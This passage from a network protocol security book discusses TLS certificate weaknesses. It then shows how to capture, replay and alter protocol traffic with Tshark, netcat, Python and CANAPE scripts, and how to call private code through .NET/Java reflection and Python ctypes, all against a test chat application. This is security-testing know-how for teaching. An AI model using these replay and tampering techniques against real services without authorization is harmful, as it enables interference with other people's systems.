But there are problems with TLS. The most significant one, which as of this writing has not been corrected in the latest versions of the protocol, is its reliance on certificate-based PKI. The protocol depends entirely on trust that certificates are issued to the correct people and organizations. If the certificate for a network connection indicates the application is communicating to a Google server, you assume that only Google would be able to purchase the required certificate. Unfortunately, this isn't always the case. Situations in which corporations and governments have subverted the CA process to generate certificates have been documented. In addition, mistakes have been made when CAs didn't perform their due diligence and issued bad certificates, such as the Google certificate shown in Figure 7-22 that eventually had to be revoked.



Certificate Information

This certificate has been revoked by its certification authority.

Issued to: *.google.com

Issued by: *.EGO.GOV.TR

Valid from 06/12/2012 to 07/06/2013

Figure 7-22: A certificate for Google "wrongly" issued by CA TÜRKTRUST

One partial fix to the certificate model is a process called *certificate pinning*. Pinning means that an application restricts acceptable certificates and CA issuers for certain domains. As a result, if someone manages to fraudulently obtain a valid certificate for *www.google.com*, the application will notice that the certificate doesn't meet the CA restrictions and will fail the connection.

Of course, certificate pinning has its downsides and so is not applicable to every scenario. The most prevalent issue is the management of the pinning list; specifically, building an initial list might not be too challenging a task, but updating the list adds additional burdens. Another issue is that a developer cannot easily migrate the certificates to another CA or easily change certificates without also having to issue updates to all clients.

Another problem with TLS, at least when it comes to network surveillance, is that a TLS connection can be captured from the network and stored by an attacker until it's needed. If that attacker ever obtains the server's private key, all historical traffic could be decrypted. For this reason, a number of network applications are moving toward exchanging keys using the DH algorithm in addition to using certificates for identity verification. This allows for *perfect forward secrecy* —even if the private key is compromised, it shouldn't be easy to also calculate the DH-generated key.

Final Words

This chapter focused on the basics of protocol security. Protocol security has many aspects and is a very complex topic. Therefore, it's important to understand what could go wrong and identify the problem during any protocol analysis.

Encryption and signatures make it difficult for an attacker to capture sensitive information being transmitted over a network. The process of encryption converts plaintext (the data you want to hide) into cipher text (the encrypted data). Signatures are used to verify that the data being transmitted across a network hasn't been compromised. An appropriate signature can also be used to verify the identity of the sender. The ability to verify the sender is very useful for authenticating users and computers over an untrusted network.

Also described in this chapter are some possible attacks against cryptography as used in protocol security, including the well-known padding oracle attack, which could allow an attack to decrypt traffic being sent to and from a server. In later chapters, I'll explain in more detail how to analyze a protocol for its security configuration, including the encryption algorithms used to protect sensitive data.

8
IMPLEMENTING THE NETWORK PROTOCOL

Analyzing a network protocol can be an end in itself; however, most likely you'll want to implement the protocol so you can actually test it for security vulnerabilities. In this chapter, you'll learn ways to implement a protocol for testing purposes. I'll cover techniques to repurpose as much existing code as possible to reduce the amount of development effort you'll need to do.

This chapter uses my SuperFunkyChat application, which provides testing data and clients and servers to test against. Of course, you can use any protocol you like: the fundamentals should be the same.

Replaying Existing Captured Network Traffic

Ideally, we want to do only the minimum necessary to implement a client or server for security testing. One way to reduce the amount of effort required is to capture example network protocol traffic and replay it to real clients or servers. We'll look at three ways to achieve this goal: using Netcat to send raw binary data, using Python to send UDP packets, and repurposing our analysis code in Chapter 5 to implement a client and a server.

Capturing Traffic with Netcat

Netcat is the simplest way to implement a network client or server. The basic Netcat tool is available on most platforms, although there are multiple versions with different command line options. (Netcat is sometimes called `nc` or `netcat`.) We'll use the BSD version of Netcat, which is used on macOS and is the default on most Linux systems. You might need to adapt commands if you're on a different operating system.

The first step when using Netcat is to capture some traffic you want to replay. We'll use the Tshark command line version of Wireshark to capture traffic generated by SuperFunkyChat. (You may need to install Tshark on your platform.)

To limit our capture to packets sent to and received by our ChatServer running on TCP port 12345, we'll use a *Berkeley Packet Filter (BPF)* expression to restrict the capture to a very specific set of packets. BPF expressions limit the packets captured, whereas Wireshark's display filter limits only the display of a much larger set of capture packets.

Run the following command at the console to begin capturing port 12345 traffic and writing the output to the file *capture.pcap*. Replace `INTNAME` with the name of the interface you're capturing from, such as `eth0`.

```
$ tshark -i INTNAME -w capture.pcap tcp port 12345
```

Make a client connection to the server to start the packet capture and then stop the capture by pressing CTRL+C in the console running Tshark. Make sure you've captured the correct traffic into the output file by running Tshark with the `-r` parameter and specifying the *capture.pcap* file. Listing 8-1 shows example output from Tshark with the addition of the parameters `-z conv,tcp` to print the list of capture conversations.

```
$ tshark -r capture.pcap -z conv,tcp
 ❶ 1 0 192.168.56.1 → 192.168.56.100 TCP 66 26082 → 12345 [SYN]
    2 0.000037695 192.168.56.100 → 192.168.56.1 TCP 66 12345 → 26082 [SYN, ACK]
    3 0.000239814 192.168.56.1 → 192.168.56.100 TCP 60 26082 → 12345 [ACK]
    4 0.007160883 192.168.56.1 → 192.168.56.100 TCP 60 26082 → 12345 [PSH, ACK]
    5 0.007225155 192.168.56.100 → 192.168.56.1 TCP 54 12345 → 26082 [ACK]
--snip--

================================================================================
TCP Conversations
Filter:<No Filter>
                                                |       <-      | |       ->      |
                                                | Frames  Bytes | | Frames  Bytes |
192.168.56.1:26082 <-> 192.168.56.100:12345❷   17      1020❸     28      1733❹
================================================================================
```

Listing 8-1: Verifying the capture of the chat protocol traffic

As you can see in Listing 8-1, Tshark prints the list of raw packets at ❶ and then displays the conversation summary ❷, which shows that we have a connection going from 192.168.56.1 port 26082 to 192.168.56.100 port 12345. The client on 192.168.56.1 has received 17 frames or 1020 bytes of data ❸, and the server received 28 frames or 1733 bytes of data ❹.

Now we use Tshark to export just the raw bytes for one direction of the conversation:

```
$ tshark -r capture.pcap -T fields -e data 'tcp.srcport==26082' > outbound.txt
```

This command reads the packet capture and outputs the data from each packet; it doesn't filter out items like duplicate or out-of-order packets. There are a couple of details to note about this command. First, you should use this command only on captures produced on a reliable network, such as via localhost or a local network connection, or you might see erroneous packets in the output. Second, the `data` field is only available if the protocol isn't decoded by a dissector. This is not an issue with the TCP capture, but when we move to UDP, we'll need to disable dissectors for this command to work correctly.

Recall that at ❷ in Listing 8-1, the client session was using port 26082. The display filter `tcp.srcport==26082` removes all traffic from the output that doesn't have a TCP source port of 26082. This limits the output to traffic from the client to the server. The result is the data in hex format, similar to Listing 8-2.

```
$ cat outbound.txt
42494e58
0000000d
00000347
00
057573657231044f4e595800
--snip--
```

Listing 8-2: Example output from dumping raw traffic

Next, we convert this hex output to raw binary. The simplest way to do so is with the xxd tool, which is installed by default on most Unix-like systems. Run the `xxd` command, as shown in Listing 8-3, to convert the hex dump to a binary file. (The `-p` parameter converts raw hex dumps rather than the default `xxd` format of a numbered hex dump.)

```
$ xxd -p -r outbound.txt > outbound.bin
$ xxd outbound.bin
00000000: 4249 4e58 0000 000d 0000 0347 0005 7573  BINX.......G..us
00000010: 6572 3104 4f4e 5958 0000 0000 1c00 0009  er1.ONYX........
00000020: 7b03 0575 7365 7231 1462 6164 6765 7220  {..user1.badger
--snip--
```

Listing 8-3: Converting the hex dump to binary data

Finally, we can use Netcat with the binary data file. Run the following `netcat` command to send the client traffic in *outbound.bin* to a server at *HOSTNAME* port 12345. Any traffic sent from the server back to the client will be captured in *inbound.bin*.

```
$ netcat HOSTNAME 12345 < outbound.bin > inbound.bin
```

You can edit *outbound.bin* with a hex editor to change the session data you're replaying. You can also use the *inbound.bin* file (or extract it from a PCAP) to send traffic back to a client by pretending to be the server using the following command:

```
$ netcat -l 12345 < inbound.bin > new_outbound.bin
```

Using Python to Resend Captured UDP Traffic

One limitation of using Netcat is that although it's easy to replay a streaming protocol such as TCP, it's not as easy to replay UDP traffic. The reason is that UDP traffic needs to maintain packet boundaries, as you saw when we tried to analyze the Chat Application protocol in

Chapter 5. However, Netcat will just try to send as much data as it can when sending data from a file or a shell pipeline.

Instead, we'll write a very simple Python script that will replay the UDP packets to the server and capture any results. First, we need to capture some UDP example chat protocol traffic using the ChatClient's `--udp` command line parameter. Then we'll use Tshark to save the packets to the file `udp_capture.pcap`, as shown here:

```
tshark -i INTNAME -w udp_capture.pcap udp port 12345
```

Next, we'll again convert all client-to-server packets to hex strings so we can process them in the Python client:

```
tshark -T fields -e data -r udp_capture.pcap --disable-protocol gvsp/
  "udp.dstport==12345" > udp_outbound.txt
```

One difference in extracting the data from the UDP capture is that Tshark automatically tries to parse the traffic as the GVSP protocol. This results in the `data` field not being available. Therefore, we need to disable the GVSP dissector to create the correct output.

With a hex dump of the packets, we can finally create a very simple Python script to send the UDP packets and capture the response. Copy Listing 8-4 into *udp_client.py*.

udp_client.py

```
import sys
import binascii
from socket import socket, AF_INET, SOCK_DGRAM

if len(sys.argv) < 3:
    print("Specify destination host and port")
    exit(1)

# Create a UDP socket with a 1sec receive timeout
sock = socket(AF_INET, SOCK_DGRAM)
sock.settimeout(1)
addr = (sys.argv[1], int(sys.argv[2]))

for line in sys.stdin:
    msg = binascii.a2b_hex(line.strip())
    sock.sendto(msg, addr)

    try:
        data, server = sock.recvfrom(1024)
        print(binascii.b2a_hex(data))
    except:
        pass
```

Listing 8-4: A simple UDP client to send network traffic capture

Run the Python script using following command line (it should work in Python 2 and 3), replacing *HOSTNAME* with the appropriate host:

```
python udp_client.py HOSTNAME 12345 < udp_outbound.txt
```

The server should receive the packets, and any received packets in the client should be printed to the console as binary strings.

Repurposing Our Analysis Proxy

In Chapter 5, we implemented a simple proxy for SuperFunkyChat that captured traffic and implemented some basic traffic parsing. We can use the results of that analysis to implement a network client and a network server to replay and modify traffic, allowing us to reuse much of our existing work developing parsers and associated code rather than having to rewrite it for a different framework or language.

Capturing Example Traffic

Before we can implement a client or a server, we need to capture some traffic. We'll use the *parser.csx* script we developed in Chapter 5 and the code in Listing 8-5 to create a proxy to capture the traffic from a connection.

chapter8_capture_proxy.csx

```
  #load "parser.csx"
  using static System.Console;
  using static CANAPE.Cli.ConsoleUtils;
```

```
   var template = new FixedProxyTemplate();
   // Local port of 4444, destination 127.0.0.1:12345
   template.LocalPort = 4444;
   template.Host = "127.0.0.1";
   template.Port = 12345;
❶ template.AddLayer<Parser>();

   var service = template.Create();
   service.Start();
   WriteLine("Created {0}", service);
   WriteLine("Press Enter to exit...");
   ReadLine();
   service.Stop();

   WriteLine("Writing Outbound Packets to packets.bin");
❷ service.Packets.WriteToFile("packets.bin", "Out");
```

Listing 8-5: The proxy to capture chat traffic to a file

Listing 8-5 sets up a TCP listener on port 4444, forwards new connections to 127.0.0.1 port 12345, and captures the traffic. Notice that we still add our parsing code to the proxy at ❶ to ensure that the captured data has the data portion of the packet, not the length or checksum information. Also notice that at ❷, we write the packets to a file, which will include all outbound and inbound packets. We'll need to filter out a specific direction of traffic later to send the capture over the network.

Run a single client connection through this proxy and exercise the client a good bit. Then close the connection in the client and press ENTER in the console to exit the proxy and write the packet data to *packets.bin*. (Keep a copy of this file; we'll need it for our client and server.)

Implementing a Simple Network Client

Next, we'll use the captured traffic to implement a simple network client. To do so, we'll use the `NetClientTemplate` class to establish a new connection to the server and provide us with an interface to read and write network packets. Copy Listing 8-6 into a file named *chapter8_client.csx*.

chapter8
_client.csx

```
  #load "parser.csx"

  using static System.Console;
  using static CANAPE.Cli.ConsoleUtils;

❶ if (args.Length < 1) {
      WriteLine("Please Specify a Capture File");
      return;
  }
❷ var template = new NetClientTemplate();
  template.Port = 12345;
  template.Host = "127.0.0.1";
  template.AddLayer<Parser>();
❸ template.InitialData = new byte[] { 0x42, 0x49, 0x4E, 0x58 };

❹ var packets = LogPacketCollection.ReadFromFile(args[0]);

❺ using(var adapter = template.Connect()) {
      WriteLine("Connected");
      // Write packets to adapter
    ❻ foreach(var packet in packets.GetPacketsForTag("Out")) {
          adapter.Write(packet.Frame);
      }

      // Set a 1000ms timeout on read so we disconnect
      adapter.ReadTimeout = 1000;
    ❼ DataFrame frame = adapter.Read();
      while(frame != null) {
          WritePacket(frame);
          frame = adapter.Read();
      }
  }
```

Listing 8-6: A simple client to replace SuperFunkyChat traffic

One new bit in this code is that each script gets a list of command line arguments in the `args` variable ❶. By using command line arguments, we can specify different packet capture files without having to modify the script.

The `NetClientTemplate` is configured ❷ similarly to our proxy, making connections to 127.0.0.1:12345 but with a few differences to support the client. For example, because we parse the initial network traffic inside the `Parser` class, our capture file doesn't contain the initial magic value that the client sends to the server. We add an `InitialData` array to the template with the magic bytes ❸ to correctly establish the connection.

We then read the packets from the file ❹ into a packet collection. When everything is configured, we call `Connect()` to establish a new connection to the server ❺. The `Connect()` method returns a `Data Adapter` that allows us to read and write parsed packets on the connection. Any packet we read will also go through the `Parser` and remove the length and checksum fields.

Next, we filter the loaded packets to only outbound and write them to the network connection ❻. The `Parser` class again ensures that any data packets we write have the appropriate headers attached before being sent to the server. Finally, we read out packets and print them to the console until the connection is closed or the read times out ❼.

When you run this script, passing the path to the packets we captured earlier, it should connect to the server and replay your session. For example, any message sent in the original capture should be re-sent.

Of course, just replaying the original traffic isn't necessarily that useful. It would be more useful to modify traffic to test features of the protocol, and now that we have a very simple client, we can modify the traffic by adding some code to our send loop. For example, we might simply change our username in all packets to something else—say from `user1` to `bobsmith`—by replacing the inner code of the send loop (at ❻ in Listing 8-6) with the code shown in Listing 8-7.

```
❶ string data = packet.Frame.ToDataString();
❷ data = data.Replace("\u0005user1", "\u0008bobsmith");
   adapter.Write(data.ToDataFrame());
```

Listing 8-7: A simple packet editor for the client

To edit the username, we first convert the packet into a format we can work with easily. In this case, we convert it to a binary string using the `ToDataString()` method ❶, which results in a C# string where each byte is converted directly to the same character value. Because the strings in

SuperFunkyChat are prefixed with their length, at ❷ we use the `\uxxxx` escape sequence to replace the byte 5 with 8 for the new length of the username. You can replace any nonprintable binary character in the same way, using the escape sequence for the byte values.

When you rerun the client, all instances of `user1` should be replaced with `bobsmith`. (Of course, you can do far more complicated packet modification at this point, but I'll leave that for you to experiment with.)

Implementing a Simple Server

We've implemented a simple client, but security issues can occur in both the client and server applications. So now we'll implement a custom server similar to what we've done for the client.

First, we'll implement a small class to act as our server code. This class will be created for every new connection. A `Run()` method in the class will get a `Data Adapter` object, essentially the same as the one we used for the client. Copy Listing 8-8 into a file called *chat_server.csx*.

chat_server.csx

```
  using CANAPE.Nodes;
  using CANAPE.DataAdapters;
  using CANAPE.Net.Templates;

❶ class ChatServerConfig {
      public LogPacketCollection Packets { get; private set; }
      public ChatServerConfig() {
          Packets = new LogPacketCollection();
      }
  }

❷ class ChatServer : BaseDataEndpoint<ChatServerConfig> {
      public override void Run(IDataAdapter adapter, ChatServerConfig config) {
          Console.WriteLine("New Connection");
        ❸ DataFrame frame = adapter.Read();
          // Wait for the client to send us the first packet
          if (frame != null) {

              // Write all packets to client
            ❹ foreach(var packet in config.Packets) {
                  adapter.Write(packet.Frame);
              }
          }
          frame = adapter.Read();
      }
  }
```

Listing 8-8: A simple server class for chat protocol

The code at ❶ is a configuration class that simply contains a log packet collection. We could have simplified the code by just specifying `LogPacketCollection` as the configuration type, but doing so with a distinct class demonstrates how you might add your own configuration more easily.

The code at ❷ defines the server class. It contains the `Run()` function, which takes a data adapter and the server configuration, and allows us to read and write to the data adapter after waiting for the client to send us a packet ❸. Once we've received a packet, we immediately send our entire packet list to the client ❹.

Note that we don't filter the packets at ❹, and we don't specify that we're using any particular parser for the network traffic. In fact, this entire class is completely agnostic to the SuperFunkyChat protocol. We configure much of the behavior for the network server inside a template, as shown in Listing 8-9.

chapter8
_example
_server.csx

```
❶ #load "chat_server.csx"
  #load "parser.csx"
  using static System.Console;

  if (args.Length < 1) {
      WriteLine("Please Specify a Capture File");
      return;
  }
❷ var template = new NetServerTemplate<ChatServer, ChatServerConfig>();
  template.LocalPort = 12345;
  template.AddLayer<Parser>();
❸ var packets = LogPacketCollection.ReadFromFile(args[0])
                                   .GetPacketsForTag("In");
```

```
   template.ServerFactoryConfig.Packets.AddRange(packets);

❹ var service = template.Create();
   service.Start();
   WriteLine("Created {0}", service);
   WriteLine("Press Enter to exit...");
   ReadLine();
   service.Stop();
```

Listing 8-9: A simple example ChatServer

Listing 8-9 might look familiar because it's very similar to the script we used for the DNS server in Listing 2-11. We begin by loading in the *chat_server.csx* script to define our ChatServer class ❶. Next, we create a server template at ❷ by specifying the type of the server and the configuration type. Then we load the packets from the file passed on the command line, filtering to capture only inbound packets and adding them to the packet collection in the configuration ❸. Finally, we create a service and start it ❹, just as we do proxies. The server is now listening for new connections on TCP port 12345.

Try the server with the ChatClient application; the captured traffic should be sent back to the client. After all the data has been sent to the client, the server will automatically close the connection. As long as you observe the message we re-sent, don't worry if you see an error in the ChatClient's output. Of course, you can add functionality to the server, such as modifying traffic or generating new packets.

Repurposing Existing Executable Code

In this section, we'll explore various ways to repurpose existing binary executable code to reduce the amount of work involved in implementing a protocol. Once you've determined a protocol's details by reverse engineering the executable (perhaps using some tips from Chapter 6), you'll quickly realize that if you can reuse the executable code, you'll avoid having to implement the protocol.

Ideally, you'll have the source code you'll need to implement a particular protocol, either because it's open source or the implementation is in a scripting language like Python. If you do have the source code, you should be able to recompile or directly reuse the code in your own application. However, when the code has been compiled into a binary executable, your options can be more limited. We'll look at each scenario now.

Managed language platforms, such as .NET and Java, are by far the easiest in which to reuse existing executable code, because they have a well-defined metadata structure in compiled code that allows a new application to be compiled against internal classes and methods. In contrast, in many unmanaged platforms, such as C/C++, the compiler will make no guarantees that any component inside a binary executable can be easily called externally.

Well-defined metadata also supports *reflection*, which is the ability of an application to support late binding of executable code to inspect data at runtime and to execute arbitrary methods. Although you can easily decompile many managed languages, it may not always be convenient to do so, especially when dealing with obfuscated applications. This is because the obfuscation can prevent reliable decompilation to usable source code.

Of course, the parts of the executable code you'll need to execute will depend on the application you're analyzing. In the sections that follow, I'll detail some coding patterns and techniques to use to call the appropriate parts of the code in .NET and Java applications, the platforms you're most likely to encounter.

Repurposing Code in .NET Applications

As discussed in Chapter 6, .NET applications are made up of one or more assemblies, which can be either an executable (with an *.exe* extension) or a library (*.dll*). When it comes to repurposing existing code, the form of the assembly doesn't matter because we can call methods in both equally.

Whether we can just compile our code against the assembly's code will depend on the visibility of the types we're trying to use. The .NET platform supports different visibility scopes for types and members. The three most important forms of visibility scope are public, private, and internal. Public types or members are available to all callers outside the assembly. Private types or members are limited in scope to the current type (for example, you can have a private class inside a public class). Internal visibility scopes the types or members to only callers inside the same assembly, where they act as if they were public (although an external call cannot compile against them). For example, consider the C# code in Listing 8-10.

```
❶ public class PublicClass
  {
    private class PrivateClass
    {
   ❷ public PrivatePublicMethod() {}
    }
    internal class InternalClass
    {
   ❸ public void InternalPublicMethod() {}
    }
    private void PrivateMethod() {}
    internal void InternalMethod() {}
  ❹ public void PublicMethod() {}
  }
```

Listing 8-10: Examples of .NET visibility scopes

Listing 8-10 defines a total of three classes: one public, one private, and one internal. When you compile against the assembly containing these types, only `PublicClass` can be directly accessed along with the class's `PublicMethod()` (indicated by ❶ and ❹); attempting to access any other type or member will generate an error in the compiler. But notice at ❷ and ❸ that public members are defined. Can't we also access those members? Unfortunately, no, because these members are contained inside the scope of a `PrivateClass` or `InternalClass`. The class's scope takes precedence over the members' visibility.

Once you've determined whether all the types and members you want to use are public, you can add a reference to the assembly when compiling. If you're using an IDE, you should find a method that allows you to add this reference to your project. But if you're compiling on the command line using Mono or the Windows .NET framework, you'll need to specify the `-reference:<FILEPATH>` option to the appropriate C# compiler, CSC or MCS.

Using the Reflection APIs

If all the types and members are not public, you'll need to use the .NET framework's Reflection APIs. You'll find most of these in the `System.Reflection` namespace, except for the `Type` class, which is under the `System` namespace. Table 8-1 lists the most important classes with respect to reflection functionality.

Table 8-1: .NET Reflection Types

Class name	Description
`System.Type`	Represents a single type in an assembly and allows access to information about its members
`System.Reflection.Assembly`	Allows access to loading and inspecting an assembly as well as enumerating available types
`System.Reflection.MethodInfo`	Represents a method in a type
`System.Reflection.FieldInfo`	Represents a field in a type
`System.Reflection.PropertyInfo`	Represents a property in a type
`System.Reflection.ConstructorInfo`	Represents a class's constructor

Loading the Assembly

Before you can do anything with the types and members, you'll need to load the assembly using the `Load()` or the `LoadFrom()` method on the `Assembly` class. The `Load()` method takes an *assembly name*, which is an identifier for the assembly that assumes the assembly file can be found in the same location as the calling application. The `LoadFrom()` method takes the path to the assembly file.

For the sake of simplicity, we'll use `LoadFrom()`, which you can use in most cases. Listing 8-11 shows a simple example of how you might load an assembly from a file and extract a type by name.

```
Assembly asm = Assembly.LoadFrom(@"c:\path\to\assembly.exe");
Type type = asm.GetType("ChatProgram.Connection");
```

Listing 8-11: A simple assembly loading example

The name of the type is always the fully qualified name including its namespace. For example, in Listing 8-11, the name of the type being accessed is `Connection` inside the `ChatProgram` namespace. Each part of the type name is separated by periods.

How do you access classes that are declared inside other classes, such as those shown in Listing 8-10? In C#, you access these by specifying the parent class name and the child class name separated by periods. The framework is able to differentiate between `ChatProgram.Connection`, where we want the class `Connection` in namespace `ChatProgram`, and the child class `Connection` inside the class `ChatProgram` by using a plus (+) symbol: `ChatProgram+Connection` represents a parent/child class relationship.

Listing 8-12 shows a simple example of how we might create an instance of an internal class and call methods on it. We'll assume that the class is already compiled into its own assembly.

```
internal class Connection
{
  internal Connection() {}

  public void Connect(string hostname)
  {
    Connect(hostname, 12345);
  }
  private void Connect(string hostname, int port)
  {
    // Implementation...
  }

  public void Send(byte[] packet)
  {
    // Implementation...
  }

  public void Send(string packet)
  {
    // Implementation...
  }

  public byte[] Receive()
  {
    // Implementation...
  }
}
```

Listing 8-12: A simple C# example class

The first step we need to take is to create an instance of this `Connection` class. We could do this by calling `GetConstructor` on the type and calling it manually, but sometimes there's an easier way. One way would be to use the built-in `System.Activator` class to handle creating instances of types for us, at least in very simple scenarios. In such a scenario, we call the method `CreateInstance()`, which takes an instance of the type to create and a Boolean value that indicates whether the constructor is public or not. Because the constructor is not public (it's internal), we need to pass `true` to get the activator to find the right constructor.

Listing 8-13 shows how to create a new instance, assuming a nonpublic parameterless constructor.

```
Type type = asm.GetType("ChatProgram.Connection");
object conn = Activator.CreateInstance(type, true);
```

Listing 8-13: Constructing a new instance of the `Connection` object

At this point, we would call the public `Connect()` method.

In the possible methods of the `Type` class, you'll find the `GetMethod()` method, which just takes the name of the method to look up and returns an instance of a `MethodInfo` type. If the method cannot be found, null is returned. Listing 8-14 shows how to execute the method by calling the `Invoke()` method on `MethodInfo`, passing the instance of the object to execute it on and the parameters to pass to the method.

```
MethodInfo connect_method = type.GetMethod("Connect");
connect_method.Invoke(conn, new object[] { "host.badgers.com" });
```

Listing 8-14: Executing a method on a `Connection` object

The simplest form of `GetMethod()` takes as a parameter the name of the method to find, but it will look for only public methods. If instead you want to call the private `Connect()` method to be able to specify an arbitrary TCP port, use one of the various overloads of `GetMethod()`. These overloads take a `BindingFlags` enumeration value, which is a set of flags you can pass to reflection functions to determine what sort of information you want to look up. Table 8-2 shows some important flags.

Table 8-2: Important .NET Reflection Binding Flags

Flag name	Description
`BindingFlags.Public`	Look up public members
`BindingFlags.NonPublic`	Look up nonpublic members (internal or private)
`BindingFlags.Instance`	Look up members that can only be used on an instance of the class
`BindingFlags.Static`	Look up members that can be accessed statically without an instance

To get a `MethodInfo` for the private method, we can use the overload of `GetMethod()`, as shown in Listing 8-15, which takes a name and the binding flags. We'll need to specify both `NonPublic` and `Instance` in the flags because we want a nonpublic method that can be called on instances of the type.

```
MethodInfo connect_method = type.GetMethod("Connect",
                                   BindingFlags.NonPublic | BindingFlags.Instance);
connect_method.Invoke(conn, new object[] { "host.badgers.com", 9999 });
```

Listing 8-15: Calling a nonpublic `Connect()` method

So far so good. Now we need to call the `Send()` method. Because this method is public, we should be able to call the basic `GetMethod()` method. But calling the basic method generates the exception shown in Listing 8-16, indicating an ambiguous match. What's gone wrong?

```
System.Reflection.AmbiguousMatchException: Ambiguous match found.
   at System.RuntimeType.GetMethodImpl(...)

   at System.Type.GetMethod(String name)
   at Program.Main(String[] args)
```

Listing 8-16: An exception thrown for the `Send()` method

Notice in Listing 8-12 the `Connection` class has two `Send()` methods: one takes an array of bytes and the other takes a string. Because the reflection API doesn't know which method you want, it doesn't return a reference to either; instead, it just throws an exception. Contrast this with the `Connect()` method, which worked because the binding flags disambiguate the call. If you're looking up a public method with the name `Connect()`, the reflection APIs will not even inspect the nonpublic overload.

We can get around this error by using yet another overload of `GetMethod()` that specifies exactly the types we want the method to support. We'll choose the method that takes a string, as shown in Listing 8-17.

```
MethodInfo send_method = type.GetMethod("Send", new Type[] { typeof(string) });
send_method.Invoke(conn, new object[] { "data" });
```

Listing 8-17: Calling the `Send(string)` method

Finally, we can call the `Receive()` method. It's public, so there are no additional overloads and it should be simple. Because `Receive()` takes no parameters, we can either pass an empty array or null to `Invoke()`.

Because `Invoke()` returns an *object*, we need to cast the return value to a byte array to access the bytes directly. Listing 8-18 shows the final implementation.

```
MethodInfo recv_method = type.GetMethod("Receive");
byte[] packet = (byte[])recv_method.Invoke(conn, null);
```

Listing 8-18: Calling the `Receive()` method

Repurposing Code in Java Applications

Java is fairly similar to .NET, so I'll just focus on the difference between them, which is that Java does not have the concept of an assembly. Instead, each class is represented by a separate *.class* file. Although you can combine class files into a Java Archive (JAR) file, it is just a convenience feature. For that reason, Java does not have internal classes that can only be accessed by other classes in the same assembly. However, Java does have a somewhat similar feature called *package-private* scoped classes, which can only be accessed by classes in the same package. (.NET refers to packages as a *namespace*.)

The upshot of this feature is that if you want to access classes marked as package scoped, you can write some Java code that defines itself in the same package, which can then access the package-scoped classes and members at will. For example, Listing 8-19 shows a package-private class that would be defined in the library you want to call and a simple bridge class you can compile into your own application to create an instance of the class.

```
// Package-private (PackageClass.java)
package com.example;

class PackageClass {
    PackageClass() {
    }

    PackageClass(String arg) {
    }
    @Override
    public String toString() {
        return "In Package";
    }
}

// Bridge class (BridgeClass.java)
package com.example;

public class BridgeClass {
    public static Object create() {
        return new PackageClass();
    }
}
```

Listing 8-19: Implementing a bridge class to access a package-private class

You specify the existing class or JAR files by adding their locations to the Java classpath, typically by specifying the `-classpath` parameter to the Java compiler or Java runtime executable.

If you need to call Java classes by reflection, the core Java reflection types are very similar to those described in the preceding .NET section: *Type* in .NET is *class* in Java, `MethodInfo` is `Method`, and so on. Table 8-3 contains a short list of Java reflection types.

Table 8-3: Java Reflection Types

Class name	Description
`java.lang.Class`	Represents a single class and allows access to its members
`java.lang.reflect.Method`	Represents a method in a type
`java.lang.reflect.Field`	Represents a field in a type
`java.lang.reflect.Constructor`	Represents a class's constructor

You can access a class object by name by calling the `Class.forName()` method. For example, Listing 8-20 shows how we would get the `PackageClass`.

```
Class c = Class.forName("com.example.PackageClass");
System.out.println(c);
```

Listing 8-20: Getting a class in Java

If we want to create an instance of a public class with a parameterless constructor, the `Class` instance has a `newInstance()` method. This won't work for our package-private class, so instead we'll get an instance of the `Constructor` by calling `getDeclaredConstructor()` on the `Class` instance. We need to pass a list of `Class` objects to `getDeclaredConstructor()` to select the correct Constructor based on the types of parameters the constructor accepts. Listing 8-21 shows how we would choose the constructor, which takes a string, and then create a new instance.

```
  Constructor con = c.getDeclaredConstructor(String.class);
❶ con.setAccessible(true);
  Object obj = con.newInstance("Hello");
```

Listing 8-21: Creating a new instance from a private constructor

The code in Listing 8-21 should be fairly self-explanatory except perhaps for the line at ❶. In Java, any nonpublic member, whether a constructor, field, or method, must be set as accessible before you use it. If you don't call `setAccessible()` with the value `true`, then calling `newInstance()` will throw an exception.

Unmanaged Executables

Calling arbitrary code in most unmanaged executables is much more difficult than in managed platforms. Although you can call a pointer to an internal function, there's a reasonable chance that doing so could crash your application. However, you can reasonably call the unmanaged implementation when it's explicitly exposed through a dynamic library. This section offers a brief overview of using the built-in Python library ctypes to call an unmanaged library on a Unix-like platform and Microsoft Windows.

NOTE

There are many complicated scenarios that involve calling into unmanaged code using the Python ctypes library, such as passing string values or calling C++ functions. You can find several detailed resources online, but this section should give you enough basics to interest you in learning more about how to use Python to call unmanaged libraries.

Calling Dynamic Libraries

Linux, macOS, and Windows support dynamic libraries. Linux calls them object files (*.so*), macOS calls them dynamic libraries (*.dylib*), and Windows calls them dynamic link libraries (*.dll*). The Python ctypes library provides a mostly generic way to load all of these libraries into memory and a consistent syntax for defining how to call the exported function. Listing 8-22 shows a simple library written in C, which we'll use as an example throughout the rest of the section.

```
#include <stdio.h>
#include <wchar.h>

void say_hello(void) {
  printf("Hello\n");
}

void say_string(const char* str) {
  printf("%s\n", str);
}

void say_unicode_string(const wchar_t* ustr) {
  printf("%ls\n", ustr);
}

const char* get_hello(void) {
  return "Hello from C";
}

int add_numbers(int a, int b) {
  return a + b;
}

long add_longs(long a, long b) {
  return a + b;
}

void add_numbers_result(int a, int b, int* c) {
  *c = a + b;
}

struct SimpleStruct
{
  const char* str;
  int num;
};

void say_struct(const struct SimpleStruct* s) {
  printf("%s %d\n", s->str, s->num);
}
```

Listing 8-22: The example C library lib.c

You can compile the code in Listing 8-22 into an appropriate dynamic library for the platform you're testing. For example, on Linux you can compile the library by installing a C compiler, such as GCC, and executing the following command in the shell, which will generate a shared library *lib.so*:

```
gcc -shared -fPIC -o lib.so lib.c
```

Loading a Library with Python

Moving to Python, we can load our library using the `ctypes.cdll.LoadLibrary()` method, which returns an instance of a loaded library with the exported functions attached to the instance as named methods. For example, Listing 8-23 shows how to call the `say_hello()` method from the library compiled in Listing 8-22.

listing8-23.py

```
from ctypes import *

# On Linux
lib = cdll.LoadLibrary("./lib.so")
# On macOS
#lib = cdll.LoadLibrary("lib.dylib")
# On Windows
```

```
#lib = cdll.LoadLibrary("lib.dll")
# Or we can do the following on Windows
#lib = cdll.lib

lib.say_hello()
>>> Hello
```

Listing 8-23: A simple Python example for calling a dynamic library

Note that in order to load the library on Linux, you need to specify a path. Linux by default does not include the current directory in the library search order, so loading *lib.so* would fail. That is not the case on macOS or on Windows. On Windows, you can simply specify the name of the library after *cdll* and it will automatically add the *.dll* extension and load the library.

Let's do some exploring. Load Listing 8-23 into a Python shell, for example, by running `execfile("listing8-23.py")`, and you'll see that `Hello` is returned. Keep the interactive session open for the next section.

Calling More Complicated Functions

